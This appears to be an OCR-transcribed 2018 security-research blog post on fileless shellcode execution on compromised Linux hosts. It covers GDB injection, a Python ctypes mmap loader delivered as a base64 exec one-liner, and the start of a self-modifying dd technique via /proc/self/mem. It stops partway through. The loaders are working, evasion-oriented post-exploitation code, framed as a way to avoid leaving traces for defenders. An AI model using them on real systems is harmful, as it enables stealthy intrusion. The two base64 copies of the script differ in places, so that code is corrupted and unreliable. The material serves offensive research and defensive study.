Pure In-Memory (Shell)Code Injection In Linux Userland

blog.sektor7.net

date: 2018-12-14, author: rb

Introduction

Typical post-exploitation activities include reconnaissance, information gathering and privilege escalation. Sometimes an adversary may need additional functionality, such as when the target system does not provide the necessary tools by default, or when they need to speed up one of these post-exploitation actions.

In most cases dedicated tools are uploaded to the target system and ran. The biggest caveat of this approach is that artifacts left on disk, if detected, may reveal additional information to the defenders and potentially compromise the whole operation.

A lot of research has been conducted in recent years on performing code injection in the Windows operating system without touching the disk ([1], [2], [3], [4], [5] to name a few). The same cannot be said about *NIX (and Linux specifically), but there are some great works from the past: skape and jt [2], the grugq [6], Z0MBiE [7], Pluf and Ripe [8], Aseem Jakhar [9], mak [10] or Rory McNamara [11].

Scenario

Imagine yourself sitting in front of a blinking cursor, using a shell on a freshly compromised Linux server, and you want to move forward without leaving any traces behind. You need to run additional tools, but you don't want to upload anything to the machine. Or, you simply cannot run anything because the *noexec* option is set on mounted partitions. What options remain?

This paper will show how to bypass execution restrictions and run code on the machine, using only tools available on the system. It's a bit challenging in an *everything-is-a-file* OS, but doable if you think outside the box and use the power this system provides.

The following paper is a direct result of experiments conducted by Sektor7 labs where new and improved offensive methods are researched and published.


Payload (Shellcode) Delivery

Finding a reliable and stealthy way to deliver a payload/tool to a target machine is always a challenge for an adversary.

The most common method is to establish a new connection with C2 or a 3rd party server which hosts the desired tool and download it to the victim. This potentially generates additional artifacts on the network infrastructure (ie. netflow, proxy logs, etc.).

In many situations, an attacker forgets that there is already an open control channel to the target machine - the shell session. This session can be used as a data link to upload a payload to the victim without the need to establish a new TCP connection with external systems. The downside of this approach is that a network glitch could result in the loss of both the data transfer and control channel.

In this paper, the two delivery methods will be referred to as out-of-band and in-band, respectively. The latter option will be used as the primary way of transferring (shell)code.



Demonstration Environment

Our demonstrations and experiments will use the following setup:


- **Victim machine** running recent Kali Linux as a virtual machine
- **Attacker machine** – Arch Linux running as a host system for VMs
- **SSH connection** from the Attacker's machine to the Victim, simulating **shell access**
- Simple 'Hello world' **shellcode** for x86_64 architecture (see Appendix A)

In-Memory-Only Methods

Tmpfs


The first place an adversary can store files is **tmpfs**. It puts everything into the **kernel internal caches** and grows and shrinks to accommodate the files it contains. Additionally, starting from glibc 2.2, *tmpfs* is expected to be mounted at */dev/shm* for POSIX shared memory (*shm_open(), shm_unlink()*).

Here is an example view on mounted *tmpfs* virtual filesystems (from Kali):



```
victim$ mount | egrep ^tmp
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=203964k,mode=755)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
```

By default */dev/shm* is mounted without the *noexec* flag set. If a paranoid administrator turns it on, it effectively kills this method – we can store data but cannot execute (*execve()* will fail).



```
victim$ mount | grep shm
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev,noexec)

victim$ cp `which uname` /dev/shm/.

victim$ /dev/shm/uname
bash: /dev/shm/uname: Permission denied

victim$ strace /dev/shm/uname
execve("/dev/shm/uname", ["/dev/shm/uname"], 0x7fff31c89a90 /* 23 vars */) = -1 EACCES
(Permission denied)
fstat(2, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
write(2, "strace: exec: Permission denied\n", 32strace: exec: Permission denied
) = 32
getpid()                                = 3556
exit_group(1)                           = ?
+++ exited with 1 +++
```

We will come back to */dev/shm* later.

GDB

GNU Debugger is a default debugging tool for Linux. It's **not commonly installed** on production servers, but sometimes can be found in development environments and in a few embedded/dedicated systems. According to the *gdb(1)* manual:

```
GDB can do four main kinds of things (plus other things in support of these) to
help you catch bugs in the act:
 * Start your program, specifying anything that might affect its behavior.
 * Make your program stop on specified conditions.
 * Examine what has happened, when your program has stopped.
 * Change things in your program, so you can experiment with correcting the effects
   of one bug and go on to learn about another.
```

The last aspect of GDB can be used to run shellcode in memory only, without touching disk.

First we convert our shellcode into a byte string:

```
attacker$ nasm sc.S

attacker$ xxd -i sc | tr -d "\n" ; echo
unsigned char sc[] = {  0xeb, 0x1e, 0x5e, 0x48, 0x31, 0xc0, 0xb0, 0x01, 0x48, 0x89,
0xc7, 0x48,  0x31, 0xd2, 0x48, 0x83, 0xc2, 0x15, 0x0f, 0x05, 0x48, 0x31, 0xc0,
0x48,  0x83, 0xc0, 0x3c, 0x48, 0x31, 0xff, 0x0f, 0x05, 0xe8, 0xdd, 0xff, 0xff,
0xff, 0x45, 0x78, 0x20, 0x6e, 0x69, 0x68, 0x69, 0x6c, 0x6f, 0x20, 0x6e,  0x69,
0x68, 0x69, 0x6c, 0x20, 0x66, 0x69, 0x74, 0x21, 0x0a};unsigned int sc_len = 58;
```

Then, run */bin/bash* under the control of *gdb*, set a breakpoint at *main()*, inject the shellcode and continue. Below is a one-liner:

```
victim$ gdb -q -ex "break main" -ex "r" -ex 'set (char[58])*(int*)$rip = {  0xeb,
0x1e, 0x5e, 0x48, 0x31, 0xc0, 0xb0, 0x01, 0x48, 0x89, 0xc7, 0x48,  0x31, 0xd2,
0x48, 0x83, 0xc2, 0x15, 0x0f, 0x05, 0x48, 0x31, 0xc0, 0x48,  0x83, 0xc0, 0x3c,
0x48, 0x31, 0xff, 0x0f, 0x05, 0xe8, 0xdd, 0xff, 0xff,  0xff, 0x45, 0x78, 0x20,
0x6e, 0x69, 0x68, 0x69, 0x6c, 0x6f, 0x20, 0x6e,  0x69, 0x68, 0x69, 0x6c, 0x20,
0x66, 0x69, 0x74, 0x21, 0x0a}' -ex "c" -ex "q" /bin/bash
Reading symbols from /bin/bash...(no debugging symbols found)...done.
Breakpoint 1 at 0x2fdb0
Starting program: /bin/bash

Breakpoint 1, 0x0000555555583db0 in main ()
Continuing.
Ex nihilo nihil fit!
[Inferior 1 (process 2375) exited normally]
```

Python

Python is a very popular interpreted programming language and, unlike GDB, is **commonly found in many default Linux deployments**.

Its functionality can be extended with many modules including ***ctypes*** , which provides C compatible data types and allows calling functions in DLLs or shared libraries. In other words, ***ctypes* enables** the construction of a C-like script, combining the power of external libraries and **direct access to kernel syscalls**.

To run our shellcode in memory with Python, our script has to:

- **load the *libc*** library into the Python process
- **mmap() a new W+X memory** region for the shellcode
- **copy the shellcode** into a newly allocated buffer
- make the buffer 'callable' (**casting**)
- and **call the buffer**


Below is the complete script (Python 2):

```python
from ctypes import (CDLL, c_void_p, c_size_t, c_int, c_long, memmove, CFUNCTYPE, cast, pythonapi)
from ctypes.util import ( find_library )
from sys import exit

PROT_READ = 0x01
PROT_WRITE = 0x02
PROT_EXEC = 0x04
MAP_PRIVATE = 0x02
MAP_ANONYMOUS = 0x20
ENOMEM = -1

SHELLCODE =
'\xeb\x1e\x5e\x48\x31\xc0\xb0\x01\x48\x89\xc7\x48\x31\xd2\x48\x83\xc2\x15\x0f\x05\x
48\x31\xc0\x48\x83\xc0\x3c\x48\x31\xff\x0f\x05\xe8\xdd\xff\xff\xff\x45\x78\x20\x6e\
x69\x68\x69\x6c\x6f\x20\x6e\x69\x68\x69\x6c\x20\x66\x69\x74\x21\x0a'

libc = CDLL(find_library('c'))

#void *mmap(void *addr, size_t len, int prot, int flags, int fildes, off_t off);
mmap = libc.mmap
mmap.argtypes = [ c_void_p, c_size_t, c_int, c_int, c_int, c_size_t ]
mmap.restype = c_void_p

page_size = pythonapi.getpagesize()
sc_size = len(SHELLCODE)
mem_size = page_size * (1 + sc_size / page_size)

cptr = mmap(0, mem_size, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_PRIVATE |
MAP_ANONYMOUS, -1, 0)

if cptr == ENOMEM: exit('mmap() memory allocation error')

if sc_size <= mem_size:
   memmove(cptr, SHELLCODE, sc_size)
   sc = CFUNCTYPE(c_void_p, c_void_p)
   call_sc = cast(cptr, sc)
   call_sc(None)
```

The whole script is converted into **a Base64-encoded string**:

```
attacker$ cat go.py | base64 -w0 ; echo
ZnJvbSBjdHlwZXMgaW1wb3J0IChDRExMLCBjX3ZvaWRfcCwgY19zaXplX3QsIGNfaW50LCBjX2xvbmcsIG1lbW1vdmU
sIENGVU5DVFlQRSwgY2FzdCwgcHl0aG9uYXBpKQpmcm9tIGN0eXBlcy51dGlsIGltcG9ydCAoIGZpbmRfbGlicmFyeS
ApCmZyb20gc3lzIGltcG9ydCBleGl0CgpQUk9UX1JFQUQgPSAweDAxClBST1RfV1JJVEUgPSAweDAyClBST1RfRVhFQ
yA9IDB4MDQKTUFQX1BSSVZBVEUgPSAweDAyCk1BUF9BTk9OWU1PVVMgPSAweDIwCkVOT01FTSA9IC0xCgpTSEVMTENP
REUgPSAnXHhlYlx4MWVceDVlXHg0OFx4MzFceGMwXHhiMFx4MDFceDQ4XHg4OVx4YzdceDQ4XHgzMVx4ZDJceDQ4XHg
4M1x4YzJceDE1XHgwZlx4MDVceDQ4XHgzMVx4YzBceDQ4XHg4M1x4YzBceDNjXHg0OFx4MzFceGZmXHgwZlx4MDVceG
U4XHhkZFx4ZmZceGZmXHhmZlx4NDVceDc4XHgyMFx4NmVceDY5XHg2OFx4NjlceDZjXHg2Zlx4MjBceDZlXHg2OVx4N
jhceDY5XHg2Y1x4MjBceDY2XHg2OVx4NzRceDIxXHgwYScKCmxpYmMgPSBDRExMKGZpbmRfbGlicmFyeSgnYycpKQoK
I3ZvaWQgKm1tYXAodm9pZCAqYWRkciwgc2l6ZV90IGxlbiwgaW50IHByb3QsIGludCBmbGFncywgaW50IGZpbGRlcyw
gb2ZmX3Qgb2ZmKTsKbW1hcCA9IGxpYmMubW1hcApbWFwLmFyZ3R5cGVzID0gWyBjX3ZvaWRfcCwgY19zaXplX3QsIG
NfaW50LCBjX2ludCwgY19pbnQsIGNfc2l6ZV90IF0KbW1hcC5yZXN0eXBlID0gY192b2lkX3AKCnBhZ2Vfc2l6ZSA9I
HB5dGhvbmFwaS5nZXRwYWdlc2l6ZSgpCnNjX3NpemUgPSBsZW4oU0hFTExDT0RFKQptZW1fc2l6ZSA9IHBhZ2Vfc2l6
ZSAqICgxICsgc2Nfc2l6ZSAvIHBhZ2Vfc2l6ZSkKCmNwdHIgPSBtbWFwKDAsIG1lbV9zaXplLCBQUk9UX1JFQUQgfCB
QUk9UX1dSSVRFIHwgUFJPVF9FWEVDLCBNQVBfUFJJVkFURSB8IE1BUF9BTk9OWU1PVVMsIC0xLCAwKQoKaWYgY3B0ci
A9PSBFTk9NRU06IGV4aXQoJ21tYXAoKSBtZW1vcnkgYWxsb2NhdGlvbiBlcnJvcicpCgppZiBzY19zaXplIDw9IG1lb
V9zaXplOgogICAgbWVtbW92ZShjcHRyLCBTSEVMTENPREUsIHNjX3NpemUpCiAgICBzYyA9IENGVU5DVFlQRShjX3Zv
aWRfcCwgY192b2lkX3ApCiAgICBjYWxsX3NjID0gY2FzdChjcHRyLCBzYykKICAgIGNhbGxfc2MoTm9uZSkKCg==
```

And delivered to a target machine with a one-liner:




```
victim$ echo
"exec('ZnJvbSBjdHlwZXMgaW1wb3J0IChDRExMLCBjX3ZvaWRfcCwgY19zaXplX3QsIGNfaW50LCBjX2xvbmcsIG1l
bW1vdmUsIENGVU5DVFlQRSwgY2FzdCwgcHl0aG9uYXBpKQpmcm9tIGN0eXBlcy51dGlsIGltcG9ydCAoIGZpbmRfbGl
icmFyeSApCmZyb20gc3lzIGltcG9ydCBleGl0CgpQUk9UX1JFQUQgPSAweDAxClBST1RfV1JJVEUgPSAweDAyClBST1
RfRVhFQyA9IDB4MDQKTUFQX1BSSVZBVEUgPSAweDAyCk1BUF9BTk9OWU1PVVMgPSAweDIwCkVOT01FTSA9IC0xCgpTS
EVMTENPREUgPSAnXHhlYlx4MWVceDVlXHg0OFx4MzFceGMwXHhiMFx4MDFceDQ4XHg4OVx4YzdceDQ4XHgzMVx4ZDJc
eDQ4XHg4M1x4YzJceDE1XHgwZlx4MDVceDQ4XHgzMVx4YzBceDQ4XHg4M1x4YzBceDNjXHg0OFx4MzFceGZmXHgwZlx
4MDVceGU4XHhkZFx4ZmZceGZmXHhmZlx4NDVceDc4XHgyMFx4NmVceDY5XHg2OFx4NjlceDZjXHg2Zlx4MjBceDZlXH
g2OVx4NjhceDY5XHg2Y1x4MjBceDY2XHg2OVx4NzRceDIxXHgwYScKCmxpYmMgPSBDREExMKGZpbmRfbGlicmFyeSgnY
ycpKQoKI3ZvaWQgKm1tYXAodm9pZCAqYWRkciwgc2l6ZV90IGxlbiwgaW50IHByb3QsIGludCBmbGFncywgaW50IGZp
bGRlcywgb2ZmX3Qgb2ZmKTsKbW1hcCA9IGxpYmMubW1hcAptbWFwLmFyZ3R5cGVzID0gWyBjX3ZvaWRfcCwgY19zaXp
lX3QsIGNfaW50LCBjX2ludCwgY19pbnQsIGNfc2l6ZV90IF0KbW1hcC5yZXN0eXBlID0gY192b2lkX3AKCnBhZ2Vfc2
l6ZSA9IHB5dGhvbmFwaS5nZXRwYWdlc2l6ZSgpCnNjX3NpemUgPSBsZW4oU0hFTExDT0RFKQptZW1fc2l6ZSA9IHBhZ
2Vfc2l6ZSAqICgxICsgc2Nfc2l6ZSAvIHBhZ2Vfc2l6ZSkKCmNwdHIgPSBtbWFwKDAsIG1lbV9zaXplLCBQUk9UX1JF
QUQgfCBQUk9UX1dSSVRFIHwgUFJPVF9FWEVDLCBNQVBfUFJJVkFURSB8IE1BUF9BTk9OWU1PVVMsIC0xLCAwKQoKaWY
gY3B0ciA9PSBFTk9NRU06IGV4aXQoJ21tYXAoKSBtZW1vcnkgYWxsb2NhdGlvbiBlcnJvcicpCgppZiBzY19zaXplID
w9IG1lbV9zaXplOgogICAgbWVtbW92ZShjcHRyLCBTSEVMTENPREUsIHNjX3NpemUpCiAgICBzYyA9IENGVU5DVFlQR
ShjX3ZvaWRfcCwgY192b2lkX3ApCiAgICBjYWxsX3NjID0gY2FzdChjcHRyLCBzYykKICAgIGNhbGxfc2MoTm9uZSkK
Cg=='.decode('base64'))" | python
Ex nihilo nihil fit!
```

Self-modifying dd


On rare occasions, when none of the above methods are possible, there's one more tool installed by default on many Linux systems (part of the *coreutils* package) that may be used. The tool is called *dd* and is commonly used to convert and copy files. If we combine it with a *procfs* filesystem and the */proc/self/mem* special file - exposing the process's own memory - there is, potentially, a small window in which to run shellcode in-memory only. To do that, **we need to force *dd* to modify itself on the fly** (aka ***to shinji-nize itself***).

The default *dd* runtime behavior is depicted below:



```
dd if=input of=output

ifd = open(input file)
ofd = open(out file)
read(ifd)
write(ofd)
close(ifd)
close(ofd)
```

And this is how a self-modifying *dd* runtime should look like:




The first thing needed is **a place to copy shellcode inside the *dd* process**. The entire procedure must be stable and reliable across runs since it's a running process overwriting its own memory.

A good candidate is the code that's called after the copy/overwrite is successful. It directly translates to **process exit**. Shellcode injection can be done either in the PLT (*Procedure Linkage Table*) or somewhere inside the main code segment at *exit()* call, or just before the *exit()*.


Overwriting the PLT is highly unstable, because if our shellcode is too long it can overwrite some critical parts that are used before the *exit()* call is invoked.

After some investigation, it appears the *fclose(3)* function is called just before the *exit()*:



```
attacker$ ltrace dd if=/dev/zero of=/dev/null bs=1 count=1
getenv("POSIXLY_CORRECT")                                   = nil
sigemptyset(<>)                                             = 0
sigaddset(<9>, SIGUSR1)                                     = 0
sigaction(SIGINT, nil, { 0, <>, 0, 0 })                     = 0

[...]

fileno(0x7ff992b36680)                                      = 2
__freading(0x7ff992b36680, 0, 0x55d474bc7870, 1)            = 0
__freading(0x7ff992b36680, 0, 2052, 1)                      = 0
fflush(0x7ff992b36680)                                      = 0
fclose(0x7ff992b36680)                                      = 0
+++ exited (status 0) +++
```

fclose() is called only from 2 places:




```
attacker$ objdump -Mintel -d `which dd` | grep fclose
0000000000001cb0 <fclose@plt>:
    9bf6:       e8 b5 80 ff ff          call   1cb0 <fclose@plt>
    9c2b:       e9 80 80 ff ff          jmp    1cb0 <fclose@plt>
```

Further tests show that the code at **0x9c2b** (`jmp 1cb0`) is the one used at runtime and it's followed by a large chunk of code which, potentially, can be overwritten without crashing the process.

There are **two additional obstacles** we have to address to make this technique to work:

1. ***stdin, stdout*** and ***stderr*** file descriptors are **being closed** by *dd* after the copy:



```
attacker$ strace dd if=/dev/zero of=/dev/null count=1 2>&1 | egrep "^close\([0-2]\)"
close(0)                                = 0
close(1)                                = 0
close(2)                                = 0
```

2. **Address Space Layout Randomization**

The first problem can be solved by creating stdin and stdout **duplicate file descriptors** with the help of bash (see *bash(1)*):

```
Duplicating File Descriptors
       The redirection operator

              [n]<&word

       is used to duplicate input file descriptors. If word expands to one or
       more digits, the file descriptor denoted by n is made to be a copy of
       that file descriptor.
```

and prefixing our shellcode with *dup()* syscalls:

```
;dup(10) + dup(11)
xor rax,rax
xor rdi,rdi
mov di,10
mov rax,0x20
syscall

xor rax,rax
inc rdi
mov rax,0x20
syscall
```

The second problem is more serious. Nowadays, in most Linux distributions, binaries are compiled as *PIE* (*Position Independent Executable*) objects:

```
victim$ file `which dd`
/bin/dd: ELF 64-bit LSB pie executable x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=80200f361babbff5027bdd54210a70f575e52f86, stripped
```

and ASLR is turned on by default:

```
victim$ dd if=/proc/self/maps | grep "bin/dd"
5+1 records in
5+1 records out
2908 bytes (2.9 kB, 2.8 KiB) copied, 0.000720806 s, 4.0 MB/s
55b56a748000-55b56a759000 r-xp 00000000 08:01 1311260                    /bin/dd
55b56a958000-55b56a959000 r--p 00010000 08:01 1311260                    /bin/dd
55b56a959000-55b56a95a000 rw-p 00011000 08:01 1311260                    /bin/dd

victim$ dd if=/proc/self/maps | grep "bin/dd"
5+1 records in
5+1 records out
2908 bytes (2.9 kB, 2.8 KiB) copied, 0.00181691 s, 1.6 MB/s
557e93e7b000-557e93e8c000 r-xp 00000000 08:01 1311260                    /bin/dd
